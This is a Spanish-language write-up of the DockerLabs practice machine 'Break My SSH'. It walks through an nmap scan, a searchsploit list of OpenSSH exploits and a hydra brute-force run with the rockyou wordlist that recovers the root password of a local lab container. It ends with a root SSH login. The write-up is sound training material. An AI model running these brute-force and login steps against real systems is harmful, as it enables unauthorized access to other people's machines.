


Breakmyssh writeup - Dockerlabs

Dificultad: Muy facil

Escrito por: tellmefred

Introducción:

¡Bienvenidos a “Break My SSH”, una emocionante máquina de práctica ofrecida por DockerLabs! Esta máquina está diseñada para que los entusiastas y profesionales de la ciberseguridad exploren y comprendan las vulnerabilidades asociadas con el servicio SSH.

Además, se explorará la fuerza bruta a SSH, una técnica comúnmente utilizada por los hackers para intentar adivinar credenciales válidas y obtener acceso no autorizado a sistemas remotos.

Reconocimiento:

Comenzamos con un Ping para confirmar la conectividad.

```
┌──(root㉿tellmefred)-[/home/tellmefred/Desktop/Dokerlabs/breakmyssh]
└─# ping 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.129 ms
64 bytes from 172.17.0.2: icmp_seq=2 ttl=64 time=0.162 ms
64 bytes from 172.17.0.2: icmp_seq=3 ttl=64 time=0.141 ms
64 bytes from 172.17.0.2: icmp_seq=4 ttl=64 time=0.080 ms
^C
--- 172.17.0.2 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3054ms
rtt min/avg/max/mdev = 0.080/0.128/0.162/0.030 ms
```

Aquí nos lanzamos un nmap y vemos que solo tenemos el puerto 22 con ssh y lo que encontramos es una versión vulnerable a enumerar usuarios.

```
┌──(root㉿tellmefred)-[/home/tellmefred/Desktop/Dokerlabs/breakmyssh]
└─# nmap -sS -sC -p- --open -sV -Pn --min-rate 2500 172.17.0.2 -oN allports
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-13 22:01 CEST
Nmap scan report for 172.17.0.2
Host is up (0.000017s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 1a:cb:5e:a3:3d:d1:da:c0:ed:2a:61:7f:73:79:46:ce (RSA)
|   256 54:9e:53:23:57:fc:60:1e:c0:41:cb:f3:85:32:01:fc (ECDSA)
|_  256 4b:15:7e:7b:b3:07:54:3d:74:ad:e0:94:78:0c:94:93 (ED25519)
MAC Address: 02:42:AC:11:00:02 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.81 seconds
```

Aquí la vulnerabilidad yo no la explotaré para probar un ataque de fuerza bruta debido a la dificultad de la máquina.

```
OpenSSH < 6.6 SFTP - Command Execution                          | linux/remote/45001.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix | linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading        | linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2)                            | linux/remote/45939.py
OpenSSH SCP Client - Write Arbitrary Files                      | multiple/remote/46516.py
OpenSSH/PAM 3.6.1p1 - 'gossh.sh' Remote Users Ident             | linux/remote/26.sh
```

Explotación:


Aquí probando el ataque de fuerza bruta y lo que vemos es contraseña lanzamos al usuario root.

```
┌──(root㉿tellmefred)-[/home/tellmefred/Desktop/Dokerlabs/breakmyssh]
└─# hydra -L /usr/share/wordlists/metasploit/unix_users.txt -P /usr/share/wordlists/rockyou.txt ssh://172
.17.0.2
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-13 22:16:11
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tas
ks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 2409859032 login tries (l:168/p:14344399), ~15061619
 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   password: estrella
```

Aquí me encuentro con un error diciendo (Remote host identification has changed). Para solucionarlo ejecutamos el comando (ssh-keygen -R [IP]).

```
┌──(root㉿tellmefred)-[/home/tellmefred/Desktop]
└─# ssh root@172.17.0.2
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@    WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!     @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that a host key has just been changed.
The fingerprint for the ED25519 key sent by the remote host is
SHA256:U6y+etRI+fVmMxDTwFTSDrZCoIl2xG/Ur/6R0cQMamQ.
Please contact your system administrator.
Add correct host key in /root/.ssh/known_hosts to get rid of this message.
Offending ECDSA key in /root/.ssh/known_hosts:6
  remove with:
  ssh-keygen -f '/root/.ssh/known_hosts' -R '172.17.0.2'
Host key for 172.17.0.2 has changed and you have requested strict checking.
Host key verification failed.
┌──(root㉿tellmefred)-[/home/tellmefred/Desktop]
└─# ssh-keygen -R 172.17.0.2
# Host 172.17.0.2 found: line 4
# Host 172.17.0.2 found: line 5
# Host 172.17.0.2 found: line 6
/root/.ssh/known_hosts updated.
Original contents retained as /root/.ssh/known_hosts.old

┌──(root㉿tellmefred)-[/home/tellmefred/Desktop]
└─#
```

Aquí el singnificado del pasado comando.



Aquí inicio sesión como de costumbre y perfecto tengo acceso a la máquina.

```
┌──(root㉿tellmefred)-[/home/tellmefred/Desktop]
└─# ssh root@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:U6y+etRI+fVmMxDTwFTSDrZCoIl2xG/Ur/6R0cQMamQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
root@172.17.0.2's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@daeed0519f09:~#
```

Aquí vemos que directamente accedimos con el privilegio root.

```
root@daeed0519f09:~# whoami
root
```

Máquina rooted.